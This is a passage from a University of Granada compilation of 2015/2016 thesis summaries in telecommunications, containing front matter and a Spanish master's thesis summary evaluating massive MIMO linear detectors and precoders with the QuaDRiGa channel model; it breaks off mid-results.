Teoría de la Señal, Telemática y Comunicaciones:

Una perspectiva de las Titulaciones a través de los Trabajos de Fin de Grado y Máster

Curso 2015/2016

Jorge Navarro Ortiz
Luz García Martínez
Editores

Teoría de la Señal, Telemática y Comunicaciones:

Una perspectiva de las Titulaciones a través de los Trabajos Fin de Grado y Máster

curso 2015 / 2016

Editores:

Jorge Navarro Ortiz

Luz García Martínez

ugr Universidad de Granada

ETSIIT Escuela Técnica Superior de Ingenierías Informática y de Telecomunicación

TSTC

Departamento de Teoría de la Señal, Telemática y Comunicaciones

ISBN-13: 978-84-09-03711-7

Editores: Jorge Navarro Ortiz y Luz García Martínez (Dpto. Teoría de la Señal, Telemática y Comunicaciones de la Universidad de Granada)

Portada: Pilar Andrés Maldonado
Maquetación: Jorge Navarro Ortiz y Luz García Martínez

Presentación

Un año más, el Dpto. de Teoría de la Señal, Telemática y Comunicaciones recoge en este libro titulado "*Teoría de la Señal, Telemática y Comunicaciones: una aproximación al conocimiento a través de los Trabajos Fin de Grado y Fin de Máster*", el resumen de los Trabajos Fin de Grado (TFG) y Trabajos fin de Máster (TFM) más relevantes que se han realizado en el seno de este Departamento y que se presentaron a la cuarta convocatoria de los premios correspondientes al curso 2015/2016. En esta edición se han seleccionado un total de 18 trabajos en el campo del procesado de señal, las comunicaciones móviles, las redes de ordenadores y la ciberseguridad.

Es durante el desarrollo del TFG/TFM, cuando los alumnos, guiados por sus tutores, realmente aprenden a plantear un problema, identificar unos objetivos, a utilizar una metodología de trabajo, a realizar una planificación, la importancia de realizar un buen "estado del arte" del asunto a tratar, a trabajar de forma autónoma y a rectificar si es necesario. Esto es, el TFG/TFM completa la formación del alumno preparándolo para su inclusión en el mundo laboral.

No me queda más que agradecer a todos los alumnos y profesores la labor realizada, pues sin ellos no hubiera sido posible esta nueva edición.

Un saludo

M. Carmen

M. Carmen Benítez Ortúzar
Directora del Dpto. de Teoría de la Señal, Telemática y Comunicaciones
ETS Ingenierías Informática y de Telecomunicación
Universidad Granada

Índice de contribuciones

Área de Ingeniería Telemática

Canales radio

Docencia

Juegos

Redes definidas por software

Redes de sensores

Seguridad

Área de Teoría de la Señal y Comunicaciones

Canales radio

Procesado de imágenes

Procesado de señales biomédicas

Procesado de señales sísmicas

Ingeniería Telemática

Modelo Quasi-determinisita de un Canal Radio para un Sistema de MIMO Masivo

Autor: Roberto Maldonado Cuevas, e-mail: mrobcss@gmail.com
Tutor: Pablo Ameigeiras Gutiérrez, e-mail: pameigeiras@ugr.es
Tutor: Francisco Javier Lorca Hernando, e-mail: franciscojavier.lorcahernando@telefonica.com
Titulación: Máster en Ingeniería de Telecomunicación
Departamento de Teoría de la Señal, Telemática y Comunicaciones
Universidad de Granada

***Resumen*—MIMO masivo es una de las tecnologías clave en el avance de la tecnología hacía sistemas de comunicaciones inalámbricos cuyas especificaciones son cada vez más exigentes. La aplicación de esta tecnología implica la incorporación del orden de decenas o cientos de antenas en la estación base de un sistema inalámbrico, donde reside toda la complejidad del sistema, traduciéndose en una reducción de la misma en el plano del usuario. Además de la reducción en complejidad, aporta beneficios en términos de aumento de la velocidad de transmisión, la eficiencia energética y capacidad para servir un mayor número de usuarios en un mismo recurso tiempo-frecuencia. En la mayoría de la bibliografía en la que describen las características de MIMO masivo emplean un canal de transmisión teórico e ideal cuyas especificaciones distan, a priori, de un entorno de propagación real. El canal ideal consigue que la interferencia entre usuarios sea nula siendo capaz, además, de obtener velocidades de transmisión óptimas con procesado de señal simple. Dado que el modelado de canal es, sin duda, uno de los factores más influyentes en el rendimiento de un sistema inalámbrico se tratará en este texto de evaluar mediante simulación las prestaciones de MIMO masivo con un modelo de canal más realista. Las realizaciones del canal se obtendrán a partir de un modelo de canal geométrico implementado por el Instituto Fraunhofer denominado QuaDRiGa. Con este nuevo modelo de canal se alcanza el objetivo principal del proyecto que consiste en evaluar el rendimiento de los sistemas de MIMO masivo en entornos de propagación reales.**

***Palabras clave*—condiciones favorables, eficiencia energética, eficiencia espectrla, MIMO, MIMO masivo, modelado de canal, procesamiento lineal, QuaDRiGa.**

I. Introducción

El aumento de los servicios y funcionalidades que, mediante la conexión a Internet, permiten al usuario disfrutar de nuevos servicios en su términal móvil con requisitos cada vez más exigentes. Este avance unido a la gran variedad de dispositivos conectados a la red como: móviles, tablets, portátiles... y la inclusión del Internet de las cosas y otras nuevas tecnologías han provocado que el crecimiento del tráfico de datos haya crecido exponencialmente en los últimos años. Según Cisco, en el último año mas de 500 millones de dispositivos móviles fueron incorporados al número de terminales conectados en todo el mundo. Desde el punto de vista del tráfico generado, Cisco estima que en el año 2020 el tráfico de datos móviles por mes crecerá a un ritmo acelerado llegando a multiplicar por un factor 8 del volumen de datos generado en 2015. Atendiendo a estas imponentes predicciones sin duda surge la necesidad de avanzar tecnológicamente para satisfacer las demandas de los usuarios. Uno de los parámetros clave a mejorar es el *throughput* o capacidad de la red. El *throughput* de una celda queda definido por 3 factores: el ancho de banda disponible, la eficiencia espectral y la densidad de la celda.

En consecuencia para mejorarlo es necesario o bien aumentar el ancho de banda disponible, cuya tarea es prácticamente imposible en frecuencias por debajo de 6 GHz debido a la cantidad de tecnologías que conviven en ese ancho de banda del espectro; la eficiencia espectral del sistema o la densidad de la celda donde se utilizan redes heterogéneas de gran densidad. De las tres filosofías que se pueden aplicar para conseguir aumentar la capacidad de una celda, en el texto se estudiará aquella que lo consigue mediante el aumento de la eficiencia espectral. Una de las tecnologías capaces de aumentar la eficiecnia espectral de un sistema es MIMO. La tecnología MIMO como solución es ya una realidad, de hecho, está presente en la actualidad en multitud de estándares de comunicaciones inalámbricas como IEEE 802.11, WiMAX o LTE. Debido a los requisitos cada vez más exigentes, la comunidad científica debe de seguir mejorando buscando nuevas alternativas que sean de capaces de cumplir con las especificicaciones. Es así como surge MIMO masivo.

En este artículo se estudia la tecnología de MIMO masivo en entornos de propagación realistas. Para ello, se comenzará en la sección II con la definición y descripción de las tecnologías MIMO y MIMO multi-usuario para, posteriormente, continuar en la sección III con MIMO masivo. En la sección IV se detallarán los algoritmos lineales implementados en la simulación y en la sección V el modelo de canal de entornos de propagación realistas utilizado. Para finalizar en las secciones VI y VII se incluyen los resultados y las conclusiones y líneas futuras respectivamente.

Notación

A lo largo del artículo se trabajará con matrices y vectores. Para diferenciarlos, se utilizarán símbolos en mayúscula para las matrices, $\boldsymbol{H}$ y en minúscula para los vectores, $\boldsymbol{h}$ ambos en negrita. Los operadores matriciales $(\cdot)^T$, $(\cdot)^*$, $(\cdot)^H$ hacen referencia a la matriz traspuesta, conjugada y hermítica. Mientras que $\|\cdot\|$ simboliza la norma de un vector. Además la notación $\boldsymbol{a}_q$ representa el vector q de la matriz $\boldsymbol{A}$.

II. MIMO y MIMO multi-usuario

La tecnología MIMO comenzó con lo que se conoce como MIMO punto a punto donde transmisor y receptor

son equipados con múltiples antenas. Debido a las multiples antenas, se utiliza una matriz de canal para representar los desvanecimientos que sufre cada par de antenas transmisoras-receptoras. La máxima capacidad que puede alcanzar un sistema MIMO punto a punto fue definida por Telatar [1] y posee el mismo significado físico que la derivada por Shannon para canales con ruido aditivo. Es decir, define la velocidad de transmisión máxima que se puede alcanzar manteniendo la probabilidad de error cercana a 0.

$$C(\boldsymbol{H}) = \max_{\boldsymbol{Q}\geqslant 0:\ tr(\boldsymbol{Q})=1} \log_2 \left| \boldsymbol{I}_{n_r} + \rho \boldsymbol{H}\boldsymbol{Q}\boldsymbol{H}^H \right| \quad (1)$$

La expresión anterior alcanza su límite superior cuando uno de los extremos eleva a infinito su número de antenas. De esto modo, surge la necesidad de preguntarse que ocurre si se equipan con un gran número de antenas transmisor y receptor.

Dado que en los sistemas de comunicación inalámbrica las transmisiones no están limitadas a un único usuario y un único enlace surge lo que se denomina MIMO multi-usuario. Habitualmente, el escenario más común en sistemas inalámbricos está compuesto por varios terminales móviles que simultáneamente establecen comunicación con una estación base. Además, a diferencia de MIMO punto a punto, en un sistema multi-usuario se debe distinguir entre el enlace ascendente y descendente. Se denotará con M el número de antenas en la estación base y con K el número de usuarios en el sistema.

El inconveniente principal que surge al servir varios usuarios a la vez es la denominada interferencia inter-usuario. Esta interferencia es la causante en gran medida de la degradación del rendimiento de los sitemas MIMO multi-usuario y por tanto se deben de buscar soluciones que sean capaces de eliminarla.

En el enlace ascendente se utiliza una técnica denominada cancelación de interfencia sucesiva. En ella la estación base decodifica primero a un usuario q considerando interferencia a los $K-1$ usuarios restantes. Cuando ese usuario es decodificado, su señal de información es substraída a la señal de información total recibida tras la transmisión de los K usuarios. Este proceso se realiza iterativamente. Para el caso del enlace descendente se utiliza un algoritmo denominada *Dirty Paper Coding* (DPC) que, apoyándose en el conocimiento a priori del canal por parte de la estación base, realiza una codificación de las señales transmitidas para cada usuario de forma que la interferencia de los demás usuarios no sea interpretada como tal para el usuario en cuestión. Estos procedimientos son conocidos como algoritmos óptimos ya que consiguen eliminar por completo la interferencia inter-usuario sin embargo, son procesos complejos y prácticamente irrealizables.

A. Modelo de canal

La definición de MIMO multi-usuario implica la distribución de usuarios en una celda definida por su área de covertura. El hecho de que cada usuario esté en una posición diferente implica la variación del canal para cada uno. Así, además de modelar las pérdidas de propagación a pequeña escala cuyos efectos son recogidos por la matriz $\boldsymbol{H}$, se deben de añadir las pérdidas a gran escala cuyo efecto es recogido en la matriz $\boldsymbol{D}$. A lo largo del texto se denotará con $\boldsymbol{G}$ la matriz que contiene ambos efectos, siendo su expresión analítica:

$$\boldsymbol{G} = \boldsymbol{H}\boldsymbol{D}^{1/2} \quad (2)$$

Donde la matriz $\boldsymbol{D}$ es una matriz diagonal de tamaño K x K que contiene en su diagonal las contribuciones de los desvanecimientos a gran escala de cada uno de los usuarios donde se incluye tanto el *path loss* como el *shadow fading* y $\boldsymbol{H} \in \mathbb{C}^{MxK}$ es la matriz que contiene los desvanecimientos a pequeña escala de cada usuario con la estación base. Los elementos la matriz $\boldsymbol{H}$ se definen como variables aleatorias complejas Gaussianas circularmente simétricas de media nula y varianza unidad. Además, se consideran variables estadísticamente independientes, lo que se traduce en correlación nula entre cualquiera de los pares de antenas tanto en transmisión como en recepción. Todas estas características expuestas hacen referencia a un tipo de variables aleatorias conocidas como independientes e idénticamente distribuidas (i.i.d: 'independent and identically distributed'). Este modelado de $\boldsymbol{H}$ se conoce como i.i.d Rayleigh.

III. MIMO Masivo

Una vez establecidos los conceptos de los sistemas MIMO y su extensión a sistemas MIMO multi-usuario, el siguiente paso es definir MIMO masivo y las ventajas que posee con respecto a MIMO y MU-MIMO.

Un sistema se puede clasificar como MIMO masivo si el número de antenas que se despliegan en uno o los dos extremos de la comunicación de un sistema MIMO es elevado. En este proyecto se considerará como sistema MIMO masivo todo sistema MU-MIMO donde la estación base esté equipada con un gran número de antenas, M, que podrá variar entre decenas y centenas, y varios usuarios, K, con una única antenas donde la comunicación se realiza de manera simultánea sobre el mismo recurso tiempo-frecuencia.

A. Condiciones favorables

En un sistema multi-usuario, el canal entre un terminal y la estación base es representado por un vector de M dimensiones. Los K vectores que conforman la matriz de canal global del sistema generalmente no son ortogonales entre sí por lo que procesado de señal avanzado como el utilizado en DPC se hace imprescindible para eliminar la interferencia y conseguir el *sum-rate* máximo. Sin embargo, se puede recurrir a las denominadas condiciones favorables para reducir la complejidad del sistema cuando el número de antenas en BS es alto [2]-[4].

El concepto de condiciones favorables es uno de los más utilizados en la bibliografía y será una de las cuestiones a tratar en las simulaciones. Las condiciones favorables suponen que, si los coeficientes que modelan los desvanecimientos de pequeña escala de los diferentes usuarios son independientes, los vectores de canal de cada usuario son asintóticamente ortogonales cuando el número de antenas en la estación base crece indefinidamente [3]:

$$\frac{1}{M}\boldsymbol{h}_i^H \boldsymbol{h}_j \to 0;\ \ si\ \ M \to \infty \quad \forall i \neq j \quad (3)$$

Apoyándose en las suposiciones de condiciones favorables varios artículos de la bibliografía de MIMO masivo [4] desarrollan el término $\boldsymbol{G}^H\boldsymbol{G}$ de las expresiones de la capacidad donde, teniendo en cuenta que los desvanecimientos a pequeña escala son modelados mediante una matriz de coeficientes i.i.d complejos Guassianos de media nula y varianza unidad, se simplifique de la siguiente forma:

$$\left(\frac{\boldsymbol{G}^H\boldsymbol{G}}{M}\right)_{M\gg K} = \boldsymbol{D}^{1/2}\left(\frac{\boldsymbol{H}^H\boldsymbol{H}}{M}\right)_{M\gg K}\boldsymbol{D}^{1/2} \approx \boldsymbol{D} \quad (4)$$

La suposición de las condiciones favorables provoca que la interferencia inter-usuario en un sistema multi-usuario se desvanezca y la estación base pueda comunicarse con cada usuario alcanzando velocidades de transmisión máximas. Además, el causa principal que consigue la aplicación de condiciones favorables es que los algoritmos lineales que se verán a continuación consiguen rendimientos óptimos en terminos de *sum-rate*, es decir, igualan las prestaciones de los algoritmos óptimos más complejos.

IV. Algoritmos lineales

En este apartado se detallarán los diferentes algoritmos lineales a utilizar por parte de la estación base. En ellos, no se aplicará a priori las condiciones favorables.

Debido a la alta complejidad que supone la aplicación de los algoritmos óptimos se deben de buscar alternativas que, si bien sean sub-óptimas en términos de *sum-rate* alcanzado, sean capaces de reducir la complejidad y el coste computacional. De modo que su implementación sea posible en escenarios donde se haga frente a un número elevado de antenas en la BS y de usuarios servidos simultáneamente.

La alternativa que se plantea es la utilización de algoritmos lineales implementados en la BS tanto para el enlace descendente como el ascendente. En el enlace ascendente la señal recibida en la BS tras aplicar el algoritmo lineales, también conocido como receptor lineal, es descompuesta en K flujos de datos [Fig. 1]. Para el caso del enlace descendente, tras emplear el algoritmo lineal o precodificador, la señal a transmistir consiste en una combinación lineal de los símbolos destinados a los K usuarios servidos simultáneamente [5].

A. Detectores lineales

La aplicación de detectores lineales para la decodificación de la señal recibida por la BS en el canal ascendente consiste en realizar un post-procesado de la señal mediante una matriz de detección denotada como $\boldsymbol{A}$. Esta matriz es la encargada de descomponer la señal recibida en K flujos de datos correspondientes a cada usuario. Una vez es descompuesta la señal recibida, se realiza la decodificación de la información de cada usuario de forma independiente. La descomposición de la señal recibida tras emplear la matriz $\boldsymbol{A}$ se puede expresar analíticamente como:

$$\tilde{\boldsymbol{y}}_{ul} = \boldsymbol{A}^H\boldsymbol{y}_{ul} = \sqrt{\rho_{ul}}\boldsymbol{A}^H\boldsymbol{G}\boldsymbol{s}_{ul} + \boldsymbol{A}^H\boldsymbol{n}_{ul} \quad (5)$$

El elemento q del vector generado tras la aplicación de la matriz de detección, $\tilde{\boldsymbol{y}}_{ul,q}$; cuyo valor es utilizado para la detección del símbolo del usuario q, posee la siguiente expresión:

$$\tilde{y}_{ul,q} = \underbrace{\sqrt{\rho_{ul}}\boldsymbol{a}_q^H\boldsymbol{g}_q s_q}_{\text{componente deseada}} + \underbrace{\sqrt{\rho_{ul}}\sum_{k\neq q}^{K}\boldsymbol{a}_k^H\boldsymbol{g}_k s_k}_{\text{interferencia inter-usuario}} + \underbrace{\boldsymbol{a}^H\boldsymbol{n}_{ul}}_{\text{ruido térmico}} \quad (6)$$

Puesto que ahora cada flujo consta de tres términos que representan: la señal deseada del usuario en cuestión, la interferencia de los demás usuarios y el ruido aditivo; se define la relación señal ruido a interferencia (SINR) del flujo q como:

$$SINR_q = \frac{\rho_{ul}|\boldsymbol{a}_q^H\boldsymbol{g}_q|^2}{\rho_{ul}\sum_{k\neq q}^{K}|\boldsymbol{a}_q^H\boldsymbol{g}_k|^2 + ||\boldsymbol{a}_q||^2} \quad (7)$$

El hecho de que aparezca un término de interferencia inter-usuario es inherente a la aplicación de algoritmos sub-óptimos los cuales son incapaces de eliminar por completo dicha contribución. Tras el calculo de la sINR de cada usuario el *sum-rate* o eficiencia espectral queda definido como:

$$R_{total} = \sum_{q=1}^{K} R_q = \sum_{q=1}^{K}\log_2(1+SINR) \quad (8)$$

Dependiendo del criterio utilizado para el diseño del receptor lineal el valor del vector $\boldsymbol{a}_q$ y, por tanto de la matriz $\boldsymbol{A}$, puede tomar diferentes valores. Los criterios utilizados para el diseño de la matriz de detección son:

- *Maximum Ratio Combining*: este criterio de diseño tiene como objetivo maximinar la SNR recibida para cada flujo de datos sin tener en cuenta la interferencia inter-usuario. Para obtener la expresión del vector q de la matriz $\boldsymbol{A}$ se parte de la ecuación (7), se desprecia la componente de interferencia inter-usuario y se realiza la maximización de la expresión:

$$\begin{aligned}\boldsymbol{a}_q^{MRC} &= arg\max_{\boldsymbol{a}_q\in\mathbb{C}^{Mx1}}\frac{\text{potencia componente deseada}}{\text{potencia ruido}}\\ &= arg\max_{\boldsymbol{a}_q\in\mathbb{C}^{Mx1}}\frac{\rho_{ul}|\boldsymbol{a}_q^H\boldsymbol{g}_q|^2}{||\boldsymbol{a}_q||^2}\end{aligned} \quad (9)$$

Para conseguir la optimización se necesita que $\boldsymbol{a}_q$ tome el valor:

$$\boldsymbol{a}_q^{MRC} = \boldsymbol{g}_q \quad (10)$$

Una de las ventajas de MRC es el simple procesado de señal ya que la BS sólo debe de multiplicar el vector que contiene la señales recibida por la matriz hermítica de la




Fig. 1. Esquemático del receptor lineal empleado en el enlace ascendente.

matriz de canal ($\boldsymbol{G}$). Como punto negativo, dado que MRC ignora el efecto de la interferencia inter-usuario, se comporta peor en escenarios donde dicha componente es predominante. Así, la expresión de la SINR posee un límite superior cuando ρ_{ul} se hace tender a infinito.

- *Zero forcing*: a diferencia de MRC, este nuevo criterio de diseño tiene en cuenta el efecto de la interferencia inter-usuario pero, sin embargo, desatiende el impacto del ruido en el sistema. Su objetivo es realizar una inversión de la matriz de canal para que la interferencia producida por los demás usuarios sea suprimida. Dicho de otro modo, se necesita obtener una matriz $\boldsymbol{A}$ cuyo resultado tras multiplicar por la matriz del canal consiga una matriz diagonal de modo que la salida del filtro ZF sea sólo función del símbolo a detectar y del ruido. Matemáticamente, se busca la columna q de la matriz $\boldsymbol{A}$ que cumpla que:

$$\begin{cases} \boldsymbol{a}_{zf,q}^H \boldsymbol{g}_q \neq 0 \\ \boldsymbol{a}_{zf,q}^H \boldsymbol{g}_k = 0, \quad \forall\, k \neq q \end{cases}$$

La matriz que satisface dicha restricción para todos los valores de q es la conocida como matriz pseudo-inversa de $\boldsymbol{H}$, también conocida como pseudo-inversa de Moore Penrose. Dicha matriz se define como:

$$\boldsymbol{G}^{\dagger} = (\boldsymbol{G}^H \boldsymbol{G})^{-1} \boldsymbol{G}^H \tag{11}$$

Así bien, comparado con MRC, este nuevo criterio para el diseño del detector posee una mayor complejidad de implementación debido al cálculo de la matriz pseudo inversa de la matriz del canal. Sin embargo, como ventaja con respecto a MRC, se comporta bien en escenarios con interferencia inter-usuario elevada. Además, la SINR de cada flujo puede hacer tan alta como se quiera aumentando la potencia transmitida.

Dado que en el diseño de ZF no se tiene en cuenta el ruido térmico, presenta bajos rendimientos en escenarios donde el ruido es la componente limitante. Sin duda, la mayor de las desventajas de Zero Forcing es lo que se denomina 'realce del ruido'. Este comportamiento debe su origen al hecho de multiplicar el ruido original del sistema por la matriz psedo-inversa del canal donde, en ocasiones, se consigue que la potencia del ruido aditivo de cada flujo aumente.

- *Minimum Mean Square Error*: A diferencia de los dos criterios de diseño del receptor lineal vistos hasta ahora, el receptor de Mínimo Error Cuadrático Medio no busca cancelar únicamente el ruido aditivo o la interferencia inter-usuario sino que busca minimizar la interferencia que provocan ambos. Este tipo de receptor puede entenderse como una solución óptima que mejora MRC y ZF. El criterio de diseño utilizado para MMSE se basa en la minimización del error cuadrático medio entre el vector de señales transmitidas estimado, $\boldsymbol{A}^H \boldsymbol{y}_{ul}$, y el vector de señales transmitidas, $\boldsymbol{s}_{ul}$:

$$\begin{aligned} \boldsymbol{A}_{MMSE} &= = arg \min_{\boldsymbol{A} \in \mathbb{C}^{MxK}} \mathbb{E}\big[\|\boldsymbol{A}^H \boldsymbol{y}_{ul} - \boldsymbol{s}\|^2\big] \\ &= arg \min_{\boldsymbol{A} \in \mathbb{C}^{MxK}} \sum_{q=1}^{K} \mathbb{E}\big[|\boldsymbol{a}_q^H \boldsymbol{y}_{ul} - s_q|^2\big] \end{aligned} \tag{12}$$

Tras calcular derivada con respecto a $\boldsymbol{a}_q$ e igualar a 0, o en su defecto aplicar el principio de ortogonalidad, la columna q de la matriz de detección basada en MMSE es:

$$\boldsymbol{a}_{MMSE,q} = \sqrt{\rho_{ul}} \Big(\rho_{ul} \boldsymbol{H} \boldsymbol{H}^H + \boldsymbol{I}_M \Big)^{-1} \boldsymbol{h}_q \tag{13}$$

Una característica destacar de MMSE es que se comporta como un receptor lineal MRC el caso en el que la SNR sea aproximada a 0. Asimismo, si la SNR se hace aproximar a infinito, MMSE posee el mismo comportamiento que ZF.

B. Precodificadores lineales

En el enlace descendente la BS utiliza técnicas lineales, también denominadas precodificadores, para que la señal transmitida por las M antenas que componen el array transmisor ($\boldsymbol{x}_{dl}$) sea combinación lineal de los símbolos destinados a los K usuarios que forman el escenario o aquellos que hayan sido elegidos mediante técnicas de *scheduling* para ser servidos simultáneamente.

De este modo, el vector precodificado a transmitir se define como:

$$\boldsymbol{x}_{dl} = \sqrt{\alpha} \boldsymbol{W} \boldsymbol{q} \tag{14}$$

Siendo $\boldsymbol{q} = [q_1, q_2, ..., q_K]$ el vector que contiene los símbolos destinados a cada usuario sin precodificar y donde cada símbolo posee una potencia igual a la unidad: $\mathbb{E}[|q_k|^2] = 1$. Además $\boldsymbol{W} \in \mathbb{C}^{MxK}$ es la matriz de precodificación cuyo valor dependerá del criterio de precodificación empleado y α el factor de normalización cuyo objetivo es mantener la potencia de los símbolos a transmitir normalizada a la unidad tras aplicar la precodificación.

Así, para mantener el valor de la potencia en el vector $\boldsymbol{x}_{dl}$ se necesita que el factor α tome el valor:

$$\alpha = \frac{1}{\mathbb{E}[tr(\boldsymbol{W}\boldsymbol{W}^H)]} \tag{15}$$

Al igual que con el enlace ascendente, la señal recibida por el usuario q es:

$$\begin{aligned} y_{dl,q} &= \sqrt{\rho_{dl}\alpha} \boldsymbol{g}_q^T \boldsymbol{W} \boldsymbol{q} + z_q \\ &= \underbrace{\sqrt{\rho_{dl}\alpha} \boldsymbol{g}_q^T \boldsymbol{w}_q q_q}_{\text{componente deseada}} + \underbrace{\sqrt{\rho_{dl}\alpha} \sum_{k \neq q}^{K} \boldsymbol{g}_k^T \boldsymbol{w}_k q_k}_{\text{interferencia inter-usuario}} + \underbrace{z_q}_{\text{ruido térmico}} \end{aligned} \tag{16}$$

De la expresión anterior se puede obtener de manera directa el valor de la SINR que posee el usuario q:

$$SINR_q = \frac{\alpha \rho_{dl} |\boldsymbol{g}_q^T \boldsymbol{w}_q|^2}{\alpha \rho_{dl} \sum_{k \neq q}^{K} |\boldsymbol{g}_q^T \boldsymbol{w}_k^T|^2 + 1} \tag{17}$$

Los precodificadores lineales que se utilizarán a lo largo del proyecto siguen los mismos criterios de diseño que los detectores lineales. Así, el valor de la matriz de precodificación variará su valor según se aplique: Maximum Ratio Transmision (MRT), Zero Forcing (ZF) o Minimum Mean Square Error (MMSE). Las expresiones se pueden consultar en [5].

V. QuaDRiGa

QuaDRiGa (*QUAsi Deterministic RadIo channel GenerAtor*) es un modelo de canal físico basado en geometría que permite la creación de canales radio de doble dirección para diferentes configuraciones y surge como una evolución del modelo *Wireless World Initiative for New Radio (WINNER)*.

Los parámetros del canal son determinados de forma estocástica donde las distribuciones de probabilidad son extraídas de medidas de campo realizadas en diferentes escenarios. La aproximación que utilizada QuaDRiGa puede ser entendida como un modelo de trazado de rayos estadístico donde los *clusters* son distribuidos aleatoriamente. Para cada path, el modelo obtiene un ángulo de salida entre el transmisor y el *cluster*, un ángulo de llegada entre el receptor y el *cluster* y una distancia de path total que se traduce en un *delay*, τ, de la señal. Además cada *clusters* posee 20 componentes denominadas *sub-path*. Para conocer más detalles sobre el funcionamiento de QuaDRiGa recomiendo su tutorial [6].

VI. Simulación y resultados

En esta sección se presentarán las hipótesis que se realizan en el texto y cómo se pretende realizar la simulación para comprobar su validez en entornos de propagación más realistas. Para obtener los resultados además de emplear algunas de las utilidades de QuaDRiGa para generar escenarios realistas en diferentes situaciones, se trabajará también con realizaciones del canal i.i.d Rayleigh para ser capaz de comparar los resultados obtenidos en ambos casos. Este es, sin duda, el principal objetivo del proyecto: comparar que los beneficios que aporta MIMO masivo sobre la suposición de canales i.i.d Rayleigh se mantienen en canales realistas. Sólo se incluirán en este artículo los resultados obtenidos para el enlace descendente pudiendo consultar todos los resultados en el texto completo del proyecto. Los *scripts* generados para la realización de las simulaciones se pueden consultar en: https://github.com/MaldonadoRoberto/Massive-MIMO-

A. Rendimiento de los detectores y precodificadores lineales

Una de las hipótesis presentadas en el texto afirma que tanto los detectores como los precodificadores lineales poseen un rendimiento similar al de técnicas no lineales, como las utilizadas en DPC, beneficiándose así de la menor complejidad de los algoritmos lineales. Para comprobar esta cuestión se calculará la capacidad del sistema en un escenario en el que el número de antenas en la estación base irá aumentando desde un nivel típico de MIMO multi-usuario hasta niveles que se consideren dentro del rango de MIMO masivo. En la Fig. 2 se puede comprobar los resultados. Éstos indican cómo efectivamente incluso en un entorno de propagación real los precodificadores lineales son capaces de comportarse igual que DPC.

B. Condiciones favorables y correlación entre usuarios

Como ya es sabido, cuando se utiliza un número elevado de antenas en la estación base se consigue una separación perfecta de los usuarios implicando que todos puedan ser servidos simultánemente. Sin embargo, esta ventaja se apoya en la hipótesis de las condiciones favorables de propagación




Fig. 2. Comparación de la eficiencia espectral obtenida por los diferentes precodificadores lineales con respecto a DPC para diferentes configuraciones de antena en la BS. La simulación se realiza sobre 8 usuarios con una SNR de 5 dB.

en las que los usuarios del sistema poseen canales ortogonales entre sí. En la simulación, se va a evaluar cómo de favorables son los canales de los usuarios en un caso más realista.

Una forma de comprobar si se cumplen las condiciones favorables es comprobar la ortogonalidad que existe entre los usuarios del sistema. Para ello se recurre al coeficiente de correlación que se define como:

$$\delta_{i,j} = \frac{|\boldsymbol{h}_i^H \boldsymbol{h}_j|}{\|\boldsymbol{h}_i\|\|\boldsymbol{h}_j\|} \tag{18}$$

En este caso, los valores que puede tomar el coeficiente de correlación varían entre 0 y 1. Cuanto menor sea el coeficiente de correlación más cerca se estará el escenario ideal en el que el par de usuarios (i,j) puede ser servido simultáneamente. El procedimiento para conseguir obtener un coeficiente de correlación medio entre pares de canales de usuario será mediante la selección aleatoria de dos entre los K posibles a lo largo de n repeticiones; donde en cada una de ellas se obtiene $\delta_{i,j}$. La obtención de este coeficiente de correlación se realizará para diferentes valores del número de antenas en BS para comprobar su influencia en la ortogonalidad de los canales. Se mostrarán los resultados obtenidos para una configuración determinada en entornos con LOS y NLOS. El valor de K se mantendrá constante para todas las simulaciones con un valor de 8 usuarios servidos en la celda situados cercanos entre sí tanto para NLOS como para LOS. Los valores del coeficiente de correlación en función del número de antenas en BS se puede observar en la Fig. 3. Se puede comprobar que cuanto mayor es el número de antenas en la estación base menor es la correlación entre usuarios. En cualquiera de los dos casos proporcionados por QuaDRiGa, la correlación entre usuarios es mayor con respecto a la obtenida para el canal i.i.d Rayleigh. El mayor descenso de la correlación se produce hasta llegar a 100 antenas en la estación base donde el coeficiente se ve reducido en un 50% con respecto al obtenido en una configuración con M = 10. La tendencia que experimenta el coeficiente de correlación cuando se aumenta el número de antenas es asintótico si el




Fig. 3. Evolución del coeficiente de correlación frente el número de antenas en la estación base manteniendo el número de usuarios a 8.

